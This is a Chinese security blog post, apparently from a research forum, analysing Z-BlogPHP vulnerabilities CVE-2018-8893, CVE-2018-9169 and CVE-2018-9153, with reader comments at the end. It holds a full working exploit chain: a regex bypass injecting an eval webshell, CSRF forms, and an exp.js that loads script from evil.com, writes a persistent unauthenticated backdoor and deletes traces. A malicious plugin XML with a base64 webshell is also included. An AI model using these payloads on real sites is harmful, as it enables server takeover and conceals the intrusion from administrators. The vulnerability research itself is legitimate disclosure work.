

CVE-2018-8893 :

看到某大佬在群里发了一个 CVE 通告，打开网页有看到：

1 发现者

安全周@上海匡创-Tom

漏洞编号: CVE-2018-8893

2 脆弱性的影响

验证机制问题导致csrf+php拼接语句造成服务器重大影响

3 最大安全评级

高

4 受影响的版本

Z-BlogPHP 1.5.1 Zero 及以下

5 问题描述

当执行plugin_edit.php文件会在zb_users\plugin\下生成ID目录和main.php文件，main可以通过PHP语法拼接造成写入一句话，然后通过csrf二次利用可直接Getshell

正好想找点事做，遂做一波分析。

首先定位到 plugin_edit.php 文件，在 /zb_user/plugin/AppCentre/plugin_edit.php，看下代码：

```
if (count($_POST) > 0) {  
    $app_id = trim($_POST['app_id']);  
    if (!CheckRegExp($app_id, "/^[A-Za-z0-9_]{3,30}$/")) {$zbp->ShowError('ID名必须是字母数字和下划线组成,长度3-30字符');}  
    if (!GetVars('id')) {  
        $app2 = $zbp->LoadApp('plugin', $app_id);  
        if ($app2->id) {$zbp->ShowError('已存在同名的APP应用。');die();}  
        @mkdir($zbp->usersdir . 'plugin/' . $app_id . '/');  
        @copy($zbp->usersdir . 'plugin/AppCentre/images/plugin.png', $zbp->usersdir . 'plugin/' . $app_id . '/logo');  
        if (trim($_POST['app_path'])) {  
            $file = file_get_contents('tpl/main.html');  
            $file = str_replace("<%appid%", $app_id, $file);  
            $path = $zbp->usersdir . 'plugin/' . $app_id . '/' . trim($_POST['app_path']);  
            @file_put_contents($path, $file);  
        }  
        if (trim($_POST['app_include'])) {  
            $file = file_get_contents('tpl/include.html');  
            $file = str_replace("<%appid%", $app_id, $file);  
            $path = $zbp->usersdir . 'plugin/' . $app_id . '/include.php';  
            @file_put_contents($path, $file);  
        }  
    }  
}
```

注意到红框框里的代码，是一个判断的流程，本意是判断输入的插件的 ID 只能是数字或字母，并且长度只能在3到30个之间，但是这个正则引起了我的注意，他的正则：

```
^[A-Za-z0-9_]{3,30}
```

它这个正则的意思是：以字母或数字开头，匹配3到30个。
然后，然后就没了。所以只要前3个字符是数字或字母就能通过它正则的检查了，比如我输入：test<?php phpinfo();?>
，虽然后面出现了各种符合和空格，但是前面的 test 符合了它的正则，所以这个正则依然能匹配到，就能通过它正则的检测了，如图：

在线正则表达式测试

test<?php phpinfo();?>

正则表达式

^[A-Za-z0-9_]{3,30}

☒ 全局搜索 ☐ 忽略大小写

测试匹配

匹配结果：

共找到 1 处匹配：

test

而正确的正则应该是：

```
^[A-Za-z0-9_]{3,30}$
```

注意最后加了一个\$符号，意思是匹配以字母或数字开头，并且以数字或字母结束，长度在3到30个字符之间：

在线正则表达式测试

test<?php phpinfo();?>

正则表达式

^[A-Za-z0-9_]{3,30}\$

☒ 全局搜索 ☐ 忽略大小写

测试匹配

匹配结果：

(没有匹配)

所以这个正则的判断就可以绕过了。然后怎么 Getshell 呢？看上面代码的两个箭头，有两处有写入文件的操作，就在这里。

结合上面的代码代码可以知道它的逻辑是从一个既有的插件的文件模板里把对应的文件复制到新建的插件文件夹里面，文件夹的名字就是插件的ID，再把模板中一些插件的修改好了，那看下最主要的需要复制过去的模板文件 main.html (/zb_user/plugin/AppCentre/tpl/main.html):

```
1  <?php
2  require '../.../zb_system/function/c_system_base.php';
3  require '../.../zb_system/function/c_system_admin.php';
4  $zbp->Load();
5  $action='root';
6  if (!$zbp->CheckRights($action)) {$zbp->ShowError(6);die();}
7  if (!$zbp->CheckPlugin('<%appid%>')) {$zbp->ShowError(48);die();}
8
9  $blogtitle='<%appid%>';
10 require $blogpath . 'zb_system/admin/admin_header.php';
11 require $blogpath . 'zb_system/admin/admin_top.php';
12 ?>
13 <div id="divMain">
14     <div class="divHeader"><?php echo $blogtitle;?></div>
15     <div class="SubMenu">
16     </div>
17     <div id="divMain2">
18 <!--代码-->
19     </div>
20 </div>
21
22 <?php
23 require $blogpath . 'zb_system/admin/admin_footer.php';
24 RunTime();
25 ?>
```

两处箭头所指的就是要替换的插件信息，替换逻辑在上面的 plugin_edit.php 的58到61行：

```
$file = file_get_contents('tpl/main.html');
$file = str_replace("<%appid%>", $app->id, $file);
$path = $zbp->usersdir . 'plugin/' . $app->id . '/' . trim($_POST['app_path']);
@file_put_contents($path, $file);
```

就是单纯的把 <%appid%> 替换为新建插件的 ID 值。那么就开始构造了，构造的目标就是把一句话木马写进去，并且符合 PHP 的语法保证能让这个脚本文件跑起来，而因为上面绕过了正则检测，所以能写入除了字母和数字以外的字符。

但是这里存在一个问题：仔细观察需要替换的两处位置会发现第一个需要替换的地方在语法上比第二处多了一个右括号，这就意味着无论怎么构造，要符合两处替换位置的语法是不可能的，那就让它符合一处的就好了，想到利用 ?> 闭合掉 PHP 的代码解析，让第二处替换位置不再当作 PHP 代码执行而是当作普通的文本，最终构造出的 payload：

```
AppCentre') || eval($_POST[z]))?>?>
```

替换后的代码如下（注意代码高亮的变化）：

```
7  if (!$zbp->CheckPlugin('AppCentre') || eval($_POST[z]))?>?>)) {$zbp->ShowError(48);die();}
8
9  $blogtitle='AppCentre') || eval($_POST[z]))?>?>';
10 require $blogpath . 'zb_system/admin/admin_header.php';
11 require $blogpath . 'zb_system/admin/admin_top.php';
12 ?>
```

此时第二处替换的位置就已经不被解析为 PHP 的代码而是普通的文本了，此时已经把一句话木马写入到 main.php 文件中了，Getshell达成，测试一下：

Go Cancel < > Target: http://www.evil.com

Request

Raw Params Headers Hex

```
POST
/zblog/zblog_users/plugin/AppCentre')%20||%20eval($_POST[z])%3
f>/main.php HTTP/1.1
Host: www.evil.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer:
http://www.evil.com/zblog/zblog_users/plugin/AppCentre/theme_ed
it.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: timezone=8; username=admin;
password=4bc41f9c88384595bc7f351f788e95a8;
addinfozblog=%7B%22dishtml5%22%3A0%2C%22chkadmin%22%3A1%2C%2
2chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5
Cu5458%22%2C%22userid%22%3A%221%22%2C%22useralias%22%3A%22ad
min%22%7D
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

z=echo 'getshell';exit();|
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 30 Mar 2018 06:22:45 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.1.11
Product: Z-BlogPHP 1.5 Zero
Content-Length: 8

getshell
```

先知社区

证明成功 Getshell 了，注意下上面圈起来的部分，因为写入的 payload 有问号，而问号在 URL 中是当作 GET 参数的开始符号，所以这里需要进行编码，否则会找不到路径。

Go Cancel < > Target: http://www.evil.com

Request

Raw Params Headers Hex

```
POST
/zblog/zblog_users/plugin/AppCentre')%20||%20eval($_POST[z])%3
f>/main.php HTTP/1.1
Host: www.evil.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer:
http://www.evil.com/zblog/zblog_users/plugin/AppCentre/theme_ed
it.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: timezone=8; username=admin;
password=4bc41f9c88384595bc7f351f788e95a8;
addinfozblog=%7B%22dishtml5%22%3A0%2C%22chkadmin%22%3A1%2C%2
2chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5
Cu5458%22%2C%22userid%22%3A%221%22%2C%22useralias%22%3A%22ad
min%22%7D
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

z=echo 'getshell';exit();|
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 30 Mar 2018 06:22:45 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.1.11
Product: Z-BlogPHP 1.5 Zero
Content-Length: 8


getshell
```

先知社区

结合这个操作有 CSRF 漏洞，就可以构造如下 payload 来通过 CSRF 来 Getshell：

```
<html>
<head>
</head>
<body>
  <form action="http://www.evil.com/zblog/zblog_users/plugin/AppCentre/plugin_edit.php" method="POST" id="CSRF">
    <input type="hidden" name="app_id" value="AppCentre') || eval($_POST[z]))?>
  >
    <input type="hidden" name="app_path" value="main.php">
    <input type="hidden" name="app_include" value="include.php">
  </form>
</body>
<script type="text/javascript">
  document.getElementById('CSRF').submit();
</script>
</html>
```

But... 当我再次测试的时候发现了一个问题：



这次发送的数据包和上次相比少了 cookie，发现报错了，报的错误是没有管理员权限，这个时候我们回头去看看 main.html 这个新建插件的模板文件：



看到第二行进行了是否为管理员权限的检查。这么说的话这个 CVE 就非常鸡肋了，虽然能通过 CSRF 来 Getshell，但是生成的 Webshell 需要管理员才能访问，那意义就不大了。

但是... 我一不小心在插件管理的位置挖到一枚 XSS 了（手动斜笑脸），然后我不要脸的去申请了一个 CVE，请看下面的：CVE-2018-9169




CVE-2018-9169：

这枚 XSS 没什么技术含量，也是在测试上一个 CVE 的时候无意中发现的。

测试的时候，插入了 payload 之后在插件管理的位置发现了如下情况：

插件管理

本地上传并安装插件zba文件: 未选择文件。

	名称	作者	日期	
	默认主题 1.7	zx.asd	2016-11-01	
	应用中心客户端 2.13	zx.asd	2018-01-05	 
	Totoro - 评论审核系统 2.4	zSX	2016-05-21	 
	0		2018-03-30	 'title='删除该 插件' onclick='return window.confirm("单 击“确定”继续。单 击“取消”停 止。");>
	静态管理中心 1.2	zx.asd	2016-11-02	 

一看，有戏。看下输出位置的 HTML 代码：

```
<a class="button" href="http://www.evil.com/zblog/zb_users/plugin/AppCentre/app_del.php?type=plugin&id=AppCentre" ="" ||="" eval($_post[z]))?="">
title='删除该插件' onclick='return window.confirm("单击“确定”继续。单击“取消”停止。");&gt;</a>
```

把我插入的 payload 输出到页面上了，但是注意一下我插入的 payload：

```
AppCentre' ) || eval($_POST[z]))?>
```

这里我插的是单引号，但是浏览器输出的闭合的引号是双引号。那看看输出的代码吧，在`/zb_user/plugin/AppCentre/plugin.js`的38行：

```
$ (this).parent().children().eq(4).append("&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<a class=\"button\" href='"+bloghost+"zb_users/plugin/AppCe
```


注意到这里的输出也是使用单引号的，但是输出到页面上的时候就变成双引号了。这其实涉及到浏览器的容错性问题，浏览器对 HTML 的语法其实不是那么的严格，为了给某些抠脚的前端程序猿做容错，会自动把一些能识别的错误纠正（比如补全、闭合之类的），或者把一些不太标准的 HTML 代码改为比较标准的形式，而这种容错在不同的浏览器内核中还不一样，这也是为什么能看到一些奇葩的 XSS payload 在某些特定的浏览器中能触发的原因。好了，科普结束，上面也是这个原因，浏览器把单引号改为了双引号导致的。

既然有 XSS 了，那么，弹个窗？在新建插件的插件 ID 处输入：`aaaa'><svg onload=alert(1)>`，保存后在插件管理处触发：

是的，这也是一枚非常鸡肋的 Self-XSS。

Exploit 的编写：

好了，整理下现在手上的小漏洞：一个CSRF，一个Getshell（生成的 shell 需要管理员权限才能访问），一个XSS。
那么怎么组合让鸡肋的小漏洞发挥大大的威力呢？！然后想到如下思路：



当管理员点击我们的恶意链接之后，先使用 CSRF 插入一个 XSS 的 payload（CVE-2018-9169），再当管理员点击插件管理功能的时候，触发 XSS，而 XSS 里 payload 的操作如下：先使用 CVE-2018-8893 拿到一个只有管理员才能访问的 shell，再通过这个 shell 生成一个不需要权限就能访问的 shell，而因为这些需要管理员的交互，所以我需要知道管理员什么时候触发了我们的 exp，就写一个回调，加载 XSS 平台的 payload，最后，因为利用 CVE-2018-9169 和 CVE-2018-8893 会在插件管理的位置产生利用痕迹，所以还需要清除痕迹。

那先放 CVE-2018-9169 的利用 exp：

```
1 <html>
2 <head>
3 </head>
4 <body>
5   <form action="http://www.evil.com/zblog/zb_users/plugin/AppCentre/plugin_edit.php" method="POST" id="CSRF">
6     <input type="hidden" name="app_id" value="AppCentre"><script src="http://www.evil.com/exp.js">
7     <input type="hidden" name="app_path" value="main.php">
8     <input type="hidden" name="app_include" value="include.php">
9   </form>
10 </body>
11 <script type="text/javascript">
12   document.getElementById('CSRF').submit();
13 </script>
14 </html>
```

注意下圈圈的位置，上面的分析里说了，会把新建的插件 ID 当作路径，所以如果使用斜杠/的话会跟 Linux 路径的分隔符产生冲突，导致插入不成功，但是使用反斜杠\的话，处理的时候系统会自动帮我们转成斜杠/，这也算是一种容错机制把。然后利用的时候把 script 标签里的脚本换成自己的上传的脚本的路径，而这个脚本就是后续利用过程的 exp，下面放出。

exp.js：


```

1  /**
2  * The exploit of CVE-2018-8893 by Hiwin
3  * 最后生成木马的路径为 目标URL+../zb_users/plugin/AppCentre/con.php
4  */
5
6  var pwd = "test"; //生成的一句话的密码
7  var callback = ""; //回调地址, 用于接收触发 exp 之后的反馈, 填写 XSS 平台的地址, 可选
8
9  function getAjaxObj(){
10     var xmlhttp;
11     if (window.XMLHttpRequest){
12         xmlhttp = new XMLHttpRequest();
13     } else {
14         xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
15     }
16     return xmlhttp
17 }
18
19 var app_id = encodeURI("AppCentre") || eval($_POST[z])?>".replace("?", "%3f");
20 var payload = "app_id=" + app_id + "&app_path=main.php&app_include=include.php";
21
22 var xmlhttp = getAjaxObj();
23 xmlhttp.open("POST", "../zb_users/plugin/AppCentre/plugin_edit.php", false);
24 xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
25 xmlhttp.send(payload); //CVE-2018-8893
26
27 var xmlhttp = getAjaxObj();
28 xmlhttp.open("POST", "../zb_users/plugin/" + app_id + "/main.php", false);
29 xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
30 xmlhttp.send("z=file_put_contents('../AppCentre/con.php','<?php eval($_POST[" + pwd + "]);?>');exit();"); //生成一句话
31
32 if (callback != "") { //加载 XSS 平台的脚本
33     var script = document.createElement('script');
34     script.setAttribute("type","text/javascript");
35     script.src = callback;
36     document.body.appendChild(script);
37 };
38
39 var xmlhttp = getAjaxObj();
40 xmlhttp.open("POST", "../zb_users/plugin/AppCentre/app_del.php?type=plugin&id=AppCentre"><script src=http://www.evil.com/exp.js", false);
41 xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
42 xmlhttp.send(); //删除痕迹
43
44 var xmlhttp = getAjaxObj();
45 xmlhttp.open("POST", "../zb_users/plugin/AppCentre/app_del.php?type=plugin&id=" + app_id, false);
46 xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
47 xmlhttp.send(); //删除痕迹
48
49 setTimeout('location.reload();',1000); //刷新页面
50

```

18行之前都是一些配置, 还有生成 AJAX 请求对象, 19和20行是构造 payload 的过程, 22到25行是利用 CVE-2018-8893 的过程, 27到30行是使用 CVE-2018-8893 生成的 payload 再生成一个不需要权限就能访问的一句话木马的过程 (因为在后台触发 XSS 的时候是同源了, 所以能使用 AJAX, 再因为此时是管理员权限, 所以能访问到 CVE-2018-8893 生成的 shell, 而为什么要生成在那个目录呢? 因为这个是插件管理的目录, 如果能生成插件, 证明这个目录肯定是有写入权限的, 而其他目录就未必有写入权限了, 所以把后门写在

执行效果:



管理员点击恶意链接再点击插件管理就生成了后门, 在生成了一句话后门之后, XSS平台也可以收到打过来的 cookie 等的信息 (因为我 XSS 平台的密码忘了, 之前测试的图也截不了了, 有兴趣的自己测试一下)。

再稍微说一下, 写文章的时候我又想到一些小 trick 和不足。在 CSRF 的时候其实就可以一次性把所有的操作都做了, 像我上面的流程需要交互其实最主要是因为触发 CSRF 之后页面会跳转, 跳转后的页面就不受我们控制了, 但最近想到可以利用 iframe 标签来触发 CSRF, 这样就可以触发 XSS 后依然不跳转, 算是一个小 trick。还有就是插入 payload 的时候会在插件管理的地方有很明显的痕迹, 其实可以该下 payload, 让痕迹不明显, 把单引号改成双引号就可以了, 就不展开了, 有兴趣的自己去测试一下。CVE-2018-8893 官方已经在3月29日修复了并且发布补丁了 (其实就修了CSRF), 所以触发链已经断了, 如果要测试可以点击: 链接: https://pan.baidu.com/s/16schHzjhjb_aqqrUWytHYq 密码: kj8b, 这个是没有修复之前的版本。(上传附件老是不成功, 不知道是不是 bug, 就贴链接吧)

CVE-2018-9153

这枚 CVE 也是顺便的厚着脸皮去申请的。没什么技术含量, 顺便提一下吧。

在插件管理的位置注意到有插件上传:

新建文章

文章管理

页面管理

分类管理

插件管理

本地上传并安装插件zba文件:

浏览...

未选择文件。

提交

重置

名称

作:

代码的位置在 /zb_system/function/lib/app.php :

```
1 <?php
2 require '../../zb_system/function/c_system_base.php';
3
4 require '../../zb_system/function/c_system_admin.php';
5
6 require dirname(__FILE__) . '/function.php';
7
8 $zbp->Load();
9
10 $action = 'root';
11 if (!$zbp->CheckRights($action)) {$zbp->ShowError(6);die();}
12
13 if (!$zbp->CheckPlugin('AppCentre')) {$zbp->ShowError(48);die();}
14
15 foreach ($_FILES as $key => $value) {
16     if ($_FILES[$key]['error'] == 0) {
17         if (is_uploaded_file($_FILES[$key]['tmp_name'])) {
18             $tmp_name = $_FILES[$key]['tmp_name'];
19             $name = $_FILES[$key]['name'];
20
21             $xml = file_get_contents($tmp_name);
22             if (App::UnPack($xml)) {
23                 $zbp->SetHint('good', '上传APP并解压成功!');
24                 Redirect($_SERVER["HTTP_REFERER"]);
25             } else {
26                 $zbp->SetHint('bad', $zbp->lang['error']['64']);
27                 Redirect($_SERVER["HTTP_REFERER"]);
28             }
29         }
30     }
31 }
32
33 }
```

先知社区

注意到22行执行了 UnPack 函数，跟过去：

```

494 public static function UnPack($xml) {
495     global $zbp;
496     $charset = array();
497     $charset[1] = substr($xml, 0, 1);
498     $charset[2] = substr($xml, 1, 1);
499     if (ord($charset[1]) == 31 && ord($charset[2]) == 139) {
500         $xml = gzdecode($xml);
501     }
502
503     $xml = simplexml_load_string($xml);
504     if (!$xml) {
505         return false;
506     }
507
508     if ($xml['version'] != 'php') {
509         return false;
510     }
511
512     $type = $xml['type'];
513     $id = $xml->id;
514     $dir = $zbp->path . 'zb_users/' . $type . '/';
515
516     ZBlogException::SuspendErrorHook();
517
518     if (!file_exists($dir . $id . '/')) {
519         @mkdir($dir . $id . '/', 0755, true);
520     }
521
522     foreach ($xml->folder as $folder) {
523         $f = $dir . $folder->path;
524         if (!file_exists($f)) {
525             @mkdir($f, 0755, true);
526         }
527     }
528
529     foreach ($xml->file as $file) {
530         $s = base64_decode($file->stream);
531         $f = $dir . $file->path;
532         @file_put_contents($f, $s);
533         if (function_exists('chmod')) {
534             @chmod($f, 0755);
535         }
536     }
537
538     ZBlogException::ResumeErrorHook();
539
540     return true;
541 }

```


注意到503行有一个 `simplexml_load_string($xml)`; 这里其实存在 XXE，我也复现成功了，但是懒得去申请了，SRC 又不收，就算了。
 然后根据529到536行的逻辑构造 payload：



```
1 <?xml version="1.0" encoding="utf-8"?>
2 <plugin version="php">
3   <id>hehe</id>
4   <type>plugin</type>
5   <file>
6     <path>./plugin/AppCentre/mm.php</path>
7     <stream>PD9waHAgaZlZhbCgkX1BPU1Rbel0p0z8+</stream>
8   </file>
9 </plugin>
```

先知社区

上传后，成功得到后门：



先知社区

噢！顺便一提，这个接口也有 CSRF，这个 Exploit 就不放了，没什么意思

点击收藏 | 1 关注 | 1

[上一篇：科威盒子导航系统代码审计过程总结](#) [下一篇：OWASP TOP10 物联网漏洞一览](#)

1. 7 条回复



25030@qq.com 2018-04-17 11:59:02

沙发。。。。~

0 回复Ta



[vulntor](#) 2018-04-20 08:06:39

师傅 cve是提issues还是找作者还是找谁申请的？

0 回复Ta



[Hiwin](#) 2018-04-20 17:37:41

@vulntor <https://cveform.mitre.org>

0 回复Ta



[QDSD](#) 2018-04-23 09:53:57

@Hiwin 你这个是在同域下进行的测试，如果不是同域PSOT方法就会被转成GET，就成功不了，在这里坑了好长时间。。。

0 回复Ta



[Hiwin](#) 2018-04-23 21:44:54

[@QDSD](#) 是在同域下测试的，请问哪里的 POST 方法会转成 GET 呢？用 XSS 加载 exp.js 之后 exp.js 就会是同域啊。另外也有两个大佬复现成功没有提到你说的这个问题的，请问可以描述详细一些么？

0 回复Ta



